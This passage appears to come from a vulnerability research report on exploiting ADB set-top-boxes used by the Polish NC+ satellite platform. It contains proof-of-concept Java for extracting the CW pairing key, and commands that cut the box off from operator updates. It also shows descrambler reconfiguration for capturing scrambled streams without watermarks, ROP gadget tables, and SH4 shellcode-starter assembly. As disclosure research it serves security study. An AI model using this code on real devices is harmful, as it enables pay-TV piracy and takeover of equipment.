Finally, it's worth to mention that ITI-2849ST and ITI-2850ST devices hasn't had their STTKDMA firmware changed. The firmware that is run by these devices as of Jun 2018 (SlimCORE firmware ver. STTKDMA-REL_3.1.6) is exactly the same as the one used in 2011[34]. This means that ST issues haven't been addressed at all in the environment of NC+ platform. This also means, that our original `STTKDMA` class of SE-2011-01 POC does not require any modifications for a successful operation[35] beyond a one word patch of a `memdev` device.

---

[34] prior to the disclosure of the vulnerabilities in ST chipsets.


[35] SlimCORE firmware hijacking and exploitation of the vulnerabilities in ST chipsets.

Encrypted CWPK key access

Successful exploitation of SE-2011-01 Issue 18[36] requires access to the encrypted value of the CW pairing key (CWPK) [24]. In Conax CAS environment, the value of CWPK key is passed to a set-top-box device by the means of a dedicated EMM message [10]. In the past, ADB set-top-boxes additionally encrypted the received encrypted pairing key and stored it in a local file[37]. Our SE-2011-01 Proof of Concept code relied on this behavior in order to obtain the encrypted value of the CWPK key.

The most recent software used by ITI-2849ST and ITI-2850ST set-top-boxes store encrypted value of the CWPK key in a different way. This key is being stored in a `CA-CONAX` partition of a virtual encrypted drive (EEDRV).

EEDRV partitions can be accessed with the help of a functionality provided by the `libstd_cai_cail_iface.so` library. More specifically, `CAIL_EedrvGetPartitionId` call can be used to obtain id (handle) of a target EEDRV partition. A sequence of `CAIL_EedrvPartitionAccessBegin` and `CAIL_EedrvPartitionAccessEnd` calls can be used to access decrypted partition data (open access window to it). This is illustrated on Fig. 16.



```
private static void init_pairing_key() {
  int handle=Dl.open_flags("libstd_cai_cail_iface.so",Dl.RTLD_NOW|Dl.RTLD_NODELETE);

  int CAIL_EedrvGetPartitionId=Dl.getsym(handle,"CAIL_EedrvGetPartitionId");
  int CAIL_EedrvPartitionAccessBegin=Dl.getsym(handle,"CAIL_EedrvPartitionAccessBegin");
  int CAIL_EedrvPartitionAccessEnd=Dl.getsym(handle,"CAIL_EedrvPartitionAccessEnd");

  String partition="CA-CONAX";
  int pname=Utils.java2cstring(partition);

  int pid=NativeCode.getInstance().invoke(CAIL_EedrvGetPartitionId,pname,0,0,0,0,0,0,0);


  int addr=NativeCode.getInstance().invoke(CAIL_EedrvPartitionAccessBegin,pid,0,0,0,0,0,0,0);

  int ptr=addr;
  int key_type=Memory.read_byte(ptr+0x09);
  int key_id=Memory.read_byte(ptr+0x0a);

  if ((key_type==KEY_CWPK)&&(key_id==KEY_ID)) {
    enc_cwpk=new int[4];

    for(int i=0;i<4;i++) {
     enc_cwpk[i]=Memory.read_dword(ptr+0x0c+4*i);
    }
  }

  int res=NativeCode.getInstance().invoke(CAIL_EedrvPartitionAccessEnd,pid,0,0,0,0,0,0,0);

}
```

EEDRV partition access open
EEDRV PLAINTEXT PARTITION ACCESS WINDOW
EEDRV partition access close

Fig. 16 CA-CONAX EEDRV partition access schema.

ADDITIONAL EXPLOITATION TECHNIQUES

Beside, implementing various privilege elevation techniques for gaining full privileges in the OS and JVM spaces, there are other additional exploitation techniques used in SRP-2018-02 Proof of Concept code that facilitate STB isolation and enable live capture of arbitrary MPEG streams. They are described in a little bit more detail below.

---

[36] access to plaintext Control Words in STi7111 chip.

[37] `/mnt/flash/secure/7/0` file.

STB isolation

A set-to-box device compromised with the use of SRP-2018-02 vulnerabilities is still controlled by the SAT TV operator. As such, it can be either reconfigured or patched at arbitrary times by the SAT TV operator. As a result, access to the device can be lost and no futher execition of the POC / exploitation framework could be possible.

The following forms of STB control exist:

- automatic software updates received over a SAT TV signal / internet connection,
- configuration settings received over a SAT TV signal,
- DVBJ / XHTML applications received over a SAT TV signal / internet connection.

Our Proof of Concept code provides a form of an isolation of a set-to-box device from the operator in order to make patching of Issues 1-3 more difficult[38]. This isolation can be enabled through the `isolate` command of the Proof of Concept code (SRP-2018-02 shell):

```
box> isolate
- disabling SW download
  OK
- modyfing box config
  OK
- terminating Xlets
- disabling providers
  aitprovider: tv.osmosys.application.providers.AitProviderNet@279d44a9
  aitprovider: tv.osmosys.application.providers.RegisterProvider@7d01c569
  aitprovider: tv.osmosys.application.providers.LocalProvider@d1478480
  aitprovider: tv.osmosys.application.providers.XaitXmlRegisterProvider@8d4c2372
  aitprovider: tv.osmosys.application.providers.XaitXmlSdsProvider@b6ab2f44
  aitprovider: tv.osmosys.application.providers.XaitXmlSdsProvider@b6ab2f44
- disabling ADB EMM settings
  OK
```

The isolate command implements the following functionality:

- disabling SW download
  The `ldr.img.app.ver.short` STB property is set to the value of 0x7fff. This is the highest possible value this property can hold. As a result, set-top-box software should always skip any software update from the operator published through a satellite stream as its APP version would never be higher than the one indicated by the `ldr.img.app.ver.short` value.
- modifying APP config for a Multiroom exit
  The `iti.app.config` STB property is set to the value of 0x06, as a result, Multiroom mode of a set-top-box operation is switched off, but the value of a `hnsec.init` MHP APP variable remains set.
- terminating XLets
  All Xlets running on a device are terminated except the XLet implementing the ITI Carbo interface. Xlets attributes are also changed, so that their control code is set to indicate the

---


[38] we can't claim the patching is impossible as we do not know target devices so well, we can't exclude the possibility some other form of STB control exist beyond those mentioned.

KILL state. Java threads terminated as a result of the isolate command execution are illustrated on Fig. 17.

- disabling providers

  ADB set-top-boxes support various sources for applications in a form of providers. In our Proof of Concept code, we disable AIT applications providers and disable autostart feature for them[39]. As a result, neither terminated Xlet applications should be respawned, nor new new applications should be started if found in the broadcast stream.
- disabling ADB EMM settings

  Certain STB properties such as `iti.app.config` are set by the operator by the means of ADB EMM stream. In order to prevent the change of a STB configuration, a custom monitor of STB properties is installed in the system. This is accomplished by the means of a Java Reflection API and an extension of an obfuscated Java class from a Carbo Class Loader namespace. As a result of the `PropsMonitor` operation, all accesses to STB properties conducted from within the main MHP application are proxied and set requests are ignored in particular.



JTHREADS command output

```
GROUP java.lang.ThreadGroup[name=system,maxpri=10]
  GROUP java.lang.ThreadGroup[name=main,maxpri=10]
    GROUP java.lang.ThreadGroup[name=XletsThreadGroup,maxpri=10]
      GROUP java.lang.ThreadGroup[name=MHPAPP:2d:4051,maxpri=5]
       - Thread[MHPAPP:2d:4051,5,MHPAPP:2d:4051]
       - Thread[AWTQueue:1#1-1,5,MHPAPP:2d:4051]
       - Thread[Thread-0,5,MHPAPP:2d:4051]
       - Thread[[ACR][Sync Task],5,MHPAPP:2d:4051]
       - Thread[[ACR][Async Task],1,MHPAPP:2d:4051]
       - Thread[[ACR][Timer Task],1,MHPAPP:2d:4051]
       - Thread[TVTimer,5,MHPAPP:2d:4051]
       - Thread[[ACR][UserEventDispatcherThread],5,MHPAPP:2d:4051]
       - Thread[Thread-4,5,MHPAPP:2d:4051]
       - Thread[[ServiceListSerializer][DbSaveThread],5,MHPAPP:2d:4051]
       - Thread[N:1#1,5,MHPAPP:2d:4051]
       - Thread[ITIDwnTaskExecutor,5,MHPAPP:2d:4051]
       - Thread[[ACR][RIUTRecordingInfoUpdateTask],5,MHPAPP:2d:4051]
      GROUP java.lang.ThreadGroup[name=MHPAPP:2d:5600,maxpri=5]
       - Thread[MHPAPP:2d:5600,5,MHPAPP:2d:5600]
       - Thread[AWTQueue:2#1-2,5,MHPAPP:2d:5600]
       - Thread[[WMX][Sync Task],5,MHPAPP:2d:5600]
       - Thread[[WMX][Async Task],1,MHPAPP:2d:5600]
       - Thread[[WMX][Timer Task],1,MHPAPP:2d:5600]
       - Thread[TVTimer,5,MHPAPP:2d:5600]
   - Thread[JavaServer,9,main]
   - Thread[MemWatch,10,main]
   - Thread[MemWatchResRec,5,main]
   - Thread[MemWatchRebooter,10,main]
   - Thread[MemWatchAppStop,10,main]
   - Thread[ResmanQueue,5,main]
   - Thread[DVRRM ObjCache,1,main]
   - Thread[JavaTv Native Utils,5,main]
   ...
  GROUP java.lang.ThreadGroup[name=Daemon Threads Group,maxpri=10]
   - Thread[DaemonThread #1,5,Daemon Threads Group]
   - Thread[DaemonThread #2,5,Daemon Threads Group]
 - Thread[Reference Handler,10,system]
 - Thread[Finalizer,9,system]
```

TERMINATED WATERMARK APP THREAD GROUP

Fig. 17 Threads terminated by the `isolate` command.

Actual implementation details of the `isolate` command can be found in a code of the `STBIsolate` class.

The status of the `isolate` command execution can be verified with the use of `stbrops` command:

---

[39] we have observed that such XLets are not automatically started upon STB / system startup.

```
box> stbprops
iti.app.config                          = 0x06
fdt_AppVer                              = 13.1.5
fdt_FactoryResetFlag                    = 1
ldr.img.app.sec                         = 0
ldr.img.btr.hw                          = 0x110
ldr.img.ldr.ver.short                   = 0X707A
ldr.img.app.ver.short                   = 0XFF
mac.STB.Eth.Ethernet                    = 00:03:91:XX:XX:XX
sn                                      = CSTAXXXXXXXXXXXXX
hnsec.init                              = 1
```


It can be also verified with the use of a system information menu (APPENDIX B).

Additionally, one can modify the internal set-top-box configuration pertaining to the software update mechanism.

ITI-2849ST and ITI-2850ST set-top-boxes contain a hidden service menu that can be entered when a device is booted into the SW download mode. This usually happens when user agrees to install new software update found by a device.

When the service menu is entered, several SSU image loader parameters can be configured. This in particular includes the following (Fig. 18):

- PID 16bit
- TABLE ID 8bit
- DOWNLOAD ID 16bit
- TRANSACTION ID 32bit



```
SSU SERVICE MENU

           PID 0X0BC2
      TABLE ID 0X80
   DOWNLOAD ID 0X1234
       TIMEOUT 01500
TRANSACTION ID 0X00000000

CANCEL PARAMETERS
```

Fig. 18 SSU service menu parameters.

Changing these values will affect STB ability to locate an MPEG stream containing SSU image (software update). As the values of these parameters can be chosen from a 72 bits space[40], their

---

[40] 16+8+16+32

changing seems to be an interesting option to consider in order to prevent arbitrary software update of a set-top-box device.

MPEG stream capture

Our original SE-2011-01 Proof of Concept code provided support for an MPEG capture of live HD streams into files (`mpegdump` command).

The implementation of this command did not work for encrypted streams in the environment of the most recent software of ADB set-to-boxes from 2018. Upon careful investigation we discovered that a descrambler for demux 1 corresponding to the capture stream was not configured properly[41]:

```
#_1 hal_handle     PID   Algorithm  Vld Keys
0   0x00000000  0x2000         DVB    1 even[----------------] odd[----------------]
1   0x00000000  0x2000         DVB    1 even[----------------] odd[----------------]
...
9   0x00000000  0x2000         DVB    1 even[1c6a0224d1ca0680] odd[1c6a0224d1ca0660]
10  0x00000000  0x2000         DVB    1 even[1c6a0224d1ca0680] odd[1c6a0224d1ca0660]
11  0x00000000  0x2000         DVB    1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
12  0x00000000  0x2000         DVB    1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
13  0x00000000  0x2000         DVB    1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
14  0x00000000  0x2000         DVB    1 even[----------------] odd[----------------]
...
23  0x00000000  0x2000         DVB    1 even[----------------] odd[----------------]
24  0x00000000  0x2000         DVB    1 even[----------------] odd[----------------]
```

When compared to the descrambler of demux 0 corresponding to live A/V content presented on a TV screen:

```
#_0 hal_handle     PID   Algorithm  Vld Keys
0   0x00000000  0x2000         DVB    1 even[----------------] odd[----------------]
1   0x00000000  0x2000         DVB    1 even[----------------] odd[----------------]
...
9   0x00000000  0x2000         DVB    1 even[1c6a0224d1ca0680] odd[1c6a0224d1ca0660]
10  0x00000000  0x2000         DVB    1 even[1c6a0224d1ca0680] odd[1c6a0224d1ca0660]
11  0x8e382000  0x0216         DVB    1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
12  0x8e382200  0x027a         DVB    1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
13  0x8e382a00  0x0342         DVB    1 even[1c6a0224d1ca06b0] odd[1c6a0224d1ca06a0]
14  0x00000000  0x2000         DVB    1 even[----------------] odd[----------------]
...
23  0x00000000  0x2000         DVB    1 even[----------------] odd[----------------]
24  0x00000000  0x2000         DVB    1 even[----------------] odd[----------------]
```

we noticed that the only difference between the configuration of the two descramblers lied in the invalid[42] PID values (0x2000). Thus, in order for a live MPEG capture to start working for arbitrary scrambled content, we simply copied the configuration[43] of properly configured descrambler 0 to the one used by our MPEG capture code (descrambler 1):

```
public static void setup_descrambler(int fd) {
  Vector des=read_dsc_config();

  for(int i=0;i<des.size();i++) {
   DSCConfig dsc=(DSCConfig)des.elementAt(i);
```

---

[41] demux data was retrieved with the use of a `cat` command issued for descramblers file of `/proc/driver/demux/demux0/` and `/proc/driver/demux/demux1/` directories.

[42] according to the specification, PID value cannot be greater than 0x1fff.

[43] descrambler key slot and associated MPEG stream PID value, the content of the keys do not need to be updated as key slots are shared / synced between demux sources.

```
   if (dsc.pid!=INVALID_PID) {
    int res=dmx_dsc_SetPid(fd,dsc.id,dsc.pid,0);
    ApiMonitor.log("dmx_dsc_SetPid id "+dsc.id+" pid "+Utils.hex_value(dsc.pid,9)+"
res "+res);
   }
  }
 }
```

This approach was sufficient for MPEG capture of arbitrary programming to start working again. In, our tests MPEG streams for Audio and Video of both SD and HD programming could be captured in real time to file.

What's interesting in this approach is that the captured content was free of any watermarking. The reason is twofold. First, it looks that ADB WatermarkXlet[44] is targeting the online content only (NC+ Go service, etc.). Second, this XLet can be disabled / terminated at the time of an MPEG capture.

EXPLOITING ITI-2851S

In 2013, as a result of a fusion of two major Polish SAT TV platforms[45], NC+ platform was born and ITI-2851S set-top-box device was introduced.

This STB looked like a mirror of ITI-2849ST and ITI-2850ST devices (same box and external interfaces), but for some reason it did not share the firmware image of its predecessors (SSU ID 0x133 instead of 0x110):

```
box> ssuinfo
SSU SVID:   0x3aca     PID:   041a
[UPGRADE 00]
- pid                      0x0bbd
- oui                      0x000391(Advanced Digital Broadcast)
- customer_id              0x45
- hardware version         0xb2b0  ITI5800S   (BSKA serial)
- ssu_table_id             0x0080
- ssu_unique_download_id   0x1234
...
[UPGRADE 03]
- pid                      0x0bc5
- oui                      0x000391(Advanced Digital Broadcast)
- customer_id              0x45
- hardware version         0x0133  ITI-2851S
- ssu_table_id             0x0080
- ssu_unique_download_id   0x1234
...
[UPGRADE 07]
- pid                      0x0bc2
- oui                      0x000391(Advanced Digital Broadcast)
- customer_id              0x45
- hardware version         0x0110  ITI2850ST  (CSTA serial)
- ssu_table_id             0x0080
- ssu_unique_download_id   0x1234
...
```

---

[44] identified with oid=0x2d and aid=0x5600.

[45] Platform N and Canal+.

The firmware image was much larger (49MB vs. 31MB) and its SSU key was not known. This made it difficult to port our Proof of Concept Code exploiting a buffer overflow vulnerability (Issue 2) to ITI-2851S device in a straightforward way (unknown addresses to construct ROP gadgets).

Reliable vulnerability exploitation and PoC Code execution was however achieved. Below, more details pertaining to the steps taken to accomplish this is given.

Dynamic Linker library

For the exploited ITI-2849ST and ITI-2850ST devices, the following memory layout was usually observed:

```
box> cat /proc/self/maps
00400000-02029000 r-xp 00000000 1f:03 290        /home/stb/main.elf
02039000-02068000 rw-p 01c29000 1f:03 290        /home/stb/main.elf
...
03fdb000-04037000 rwxp 03fdb000 00:00 0
29558000-2956e000 r-xp 00000000 1f:03 455        /lib/ld-2.6.1.so
2956e000-2956f000 r-xp 2956e000 00:00 0          [vdso]
2956f000-29570000 rw-p 2956f000 00:00 0
29571000-29572000 rw-s 47165000 00:09 176        /dev/fb1
29572000-2957a000 rw-s b232a000 00:09 196        /dev/kmalloc
2957d000-2957e000 r--p 00015000 1f:03 455        /lib/ld-2.6.1.so
2957e000-2957f000 rw-p 00016000 1f:03 455        /lib/ld-2.6.1.so
29580000-2958a000 r-xp 00000000 1f:03 538        /lib/libstd_cai_cail_iface.so
2958a000-29599000 ---p 0000a000 1f:03 538        /lib/libstd_cai_cail_iface.so
...
```


We noticed that dynamic linker library was always loaded into the same memory address range. We also verified that the same dynamic linker library image was used in the following cases:

- firmware images of ITI-2849ST and ITI-2850ST set-top-boxes from 2011 and 2012 (as indicated by our SE-2011-01 project archives),
- firmware image of TNR-2850ST set-top-box device used by Telenor / Canal Digital (as indicated by [19]).

We suspected that ITI-2851S was based on STi7111 processor. In order to verify our hypothesis[46] regarding target processor architecture and dynamic linker library used by this device, we decided to trigger the overflow and direct execution to arbitrary code (`.text` segment) location within the `ld-2.6.1.so` library image containing the `rts` instruction (Fig. 19).

---

[46] it could be easily verified by opening the box, but this could not be done as ITI-2851S set-top-box is rented to subscribers (it is a property of the operator, opening it will destroy the warranty stamp).


ld-2.6.1.so
INITIAL EXECUTION TRANSFER
(OVERFLOW TRIGGER)
RET ADDR: RST instruction location
0x00003FDC
Infinite loop

```
add       #h'24, r15
lds.l     @r15+, pr
mov.l     @r15+, r14
mov.l     @r15+, r13
mov.l     @r15+, r12
mov.l     @r15+, r11
mov.l     @r15+, r10
mov.l     @r15+, r9
rts
mov.l     @r15+, r8
```

```
rts
mov       r2, r0
```

Fig. 19 Illustration of an Infinite loop through the rts instruction.

Upon hitting `ld-2.6.1.so` location with the `rts` instruction, an infinite loop got executed. This was due to the implementation of the `rts` instruction itself (overflow trigger done by the means of `rts` transfers execution to code location denoted by link register (register `r14`), if the execution is transferred to yet another `rts` instruction, jump to same code location is done, thus the infinite loop).

As a result of the above, we could evaluate with a high probability whether a given memory location was the `rts` instruction or not. In case of a failure, the STB was rebooted, in case of a success, the STB worked as if nothing happened[47].

The above observation was used by us as an oracle to discover whether the dynamic linked library used by a target device was following the implementation found in already exploited set-top-box models.

When profiling the target library, we used locations near the beginning and end of the code segment of `ld-2.6.1.so` image as indicated by Table 6.

ADDR[48]	CODE	.TEXT OFFSET

`00003FDC`	`rts`
	`mov      r2, r0`
		`0x36fc (from the beginning)`

`00011DA8`	`rts`
	`mov      r5, r1`
		`0x18 (from the end)`

Table 6 rts instructions used to profile the `ld-2.6.1.so` library.

Triggering the overflow with the use of both addresses indicated that the `rts` instruction was indeed hit (infinite loop, no reset). This was sufficient for us to confirm that ITI-2851S set-to-box continued to be based on ST architecture and it relied on the same dynamic linker library as ITI-2849ST and ITI-2850ST set-top-box devices.

---

[47] the infinite loop impacted one thread only without further influence on STB operation.
[48] relative to code segment base / loading address of `ld-2.6.1.so` library.

ld-2.6.1.so ROP chain

As the contents of the image of a dynamic linker library was the only one known to be used by a target device, we decided to build the ROP chain solely around it.

While it was more challenging (`ld-2.6.1.so` image was only 94KB in size, `main.elf` binary was 300 times bigger), it turned out to be possible. Details pertaining to the types of used ROP sequences are provided below.

A. *STORE VAL TO MEM / LOAD R1, R11 / LOAD R1, R4 gadgets*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
`0000A1E8`		`R8:MEM`
	`mov.l    @r15, r1`	`R1:VAL`
	`mov      r13, r4`	
	`mov.l    @r8, r11`	`R11=[MEM]`
	`jsr      @r14`	`R14:ADDR of NEXT GADGET`
	`mov.l    r1, @r8`	`[MEM]=VAL`

B. *RELOAD REGS SPACE#4 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
`0000A1F6`	`add      #4, r15`	`[space 0x04]`
	`lds.l    @r15+, pr`	`RET ADDR:ADDR of NEXT GADGET`
	`mov.l    @r15+, r14`	`R14`
	`mov.l    @r15+, r13`	`R13`
	`mov.l    @r15+, r12`	`R12`
	`mov.l    @r15+, r11`	`R11`
	`mov.l    @r15+, r10`	`R10`
	`mov.l    @r15+, r9`	`R9`
	`rts`	
	`mov.l    @r15+, r8`	`R8`

C. *RELOAD REGS SPACE#C gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
`0000F608`	`add      #h'C, r15`	`[space 0x0c]`
	`lds.l    @r15+, pr`	`RET ADDR:ADDR of NEXT GADGET`
	`mov.l    @r15+, r14`	`R14`
	`mov.l    @r15+, r13`	`R13`
	`mov.l    @r15+, r12`	`R12`
	`mov.l    @r15+, r11`	`R11`
	`mov.l    @r15+, r10`	`R10`
	`mov.l    @r15+, r9`	`R9`
	`rts`	
	`mov.l    @r15+, r8`	`R8`

D. *LOAD R5 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
`0000F5F6`	`mov.l    @r15, r1`	`R1:ADDR of NEXT GADGET`
	`mov      r14, r5`	`R5=R14`
	`mov.l    @(4,r15), r4`	
	`mov      r15, r6`	
	`jsr      @r1`	`R1:ADDR of NEXT GADGET`
	`add      #8, r6`	

E. *LOAD R6 gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
`0000A572`	`jsr      @r1`	`R1:ADDR of NEXT GADGET`

	mov r11, r6	R6=R11

F. *CALL INVOKER gadget*

ADDR	SEQUENCE	PREREQUISITES / DESCRIPTION
0000F5FE	jsr @r1	R1:ADDR TO CALL
	add #8, r6	
	mov r15, r1	
	add #-h'34, r1	
	mov.l @(h'3C,r1), r0	
	add #h'C, r15	[space 0x0c]
	lds.l @r15+, pr	RET ADDR:ADDR of NEXT GADGET
	mov.l @r15+, r14	R14
	mov.l @r15+, r13	R13
	mov.l @r15+, r12	R12
	mov.l @r15+, r11	R11
	mov.l @r15+, r10	R10
	mov.l @r15+, r9	R9
	rts	
	mov.l @r15+, r8	R8

The ROP sequence used for ITI-2851S could not however be a straightforward chain implementing arbitrary `mprotect` system call invocation. This was primarily[49] due to the instruction / data cache incoherency problems manifesting at the time of transferring code execution to the stack. Although, the protections of a target memory area were changed to RWX, code execution was always failing as in the case of no-executable stack.

This obstacle was bypassed by the means of introducing a custom *starter* code sequence behind the ROP one of which goal was to both gain time and make sure that the stack was indeed made executable.

The *starter* code sequence was implemented as following:

```
        bsr     firstins
        nop
pagesize:
        .long 0x00001000
firstins:
         sts     pr,r8                    ! dst = current pos
         mov     #32,r10                  ! loop cnt
mploop:
         mov     r15,r4                   ! stack addr
         mov.l   @(pagesize_off,r8),r5 ! pagesize
         neg     r5, r1                   ! pagemask
         and     r1,r4                    ! aligned page addr
         shll    r5                       ! 2*pagesize
         mov     #7,r6                    ! RWX
         mov     #125, r3                 ! mprotect syscall
         trapa   #19                      ! do syscall
         nop
         mov     r15,r9                   ! stack addr
         icbi @r9                         ! invalidate ins cache
         nop
         mov     #1,r0
         sub     r0,r10
         tst     r10,r10
         bf      mploop
         nop
         jsr     @r9                      ! jmp to stack shellcode
```

---

[49] and likely.

```
          nop
          nop
```

This sequence changes memory protection of the stack to RWX by invoking `mprotect` system call in a loop executing 32 times (`r10` value). Additionally, the `icbi` instruction is invoked to invalidate the instruction cache corresponding to the top of the stack address (`r9`). This approach made it possible to successfully mitigate the experienced cache incoherency problems and execute arbitrary native code from the stack.

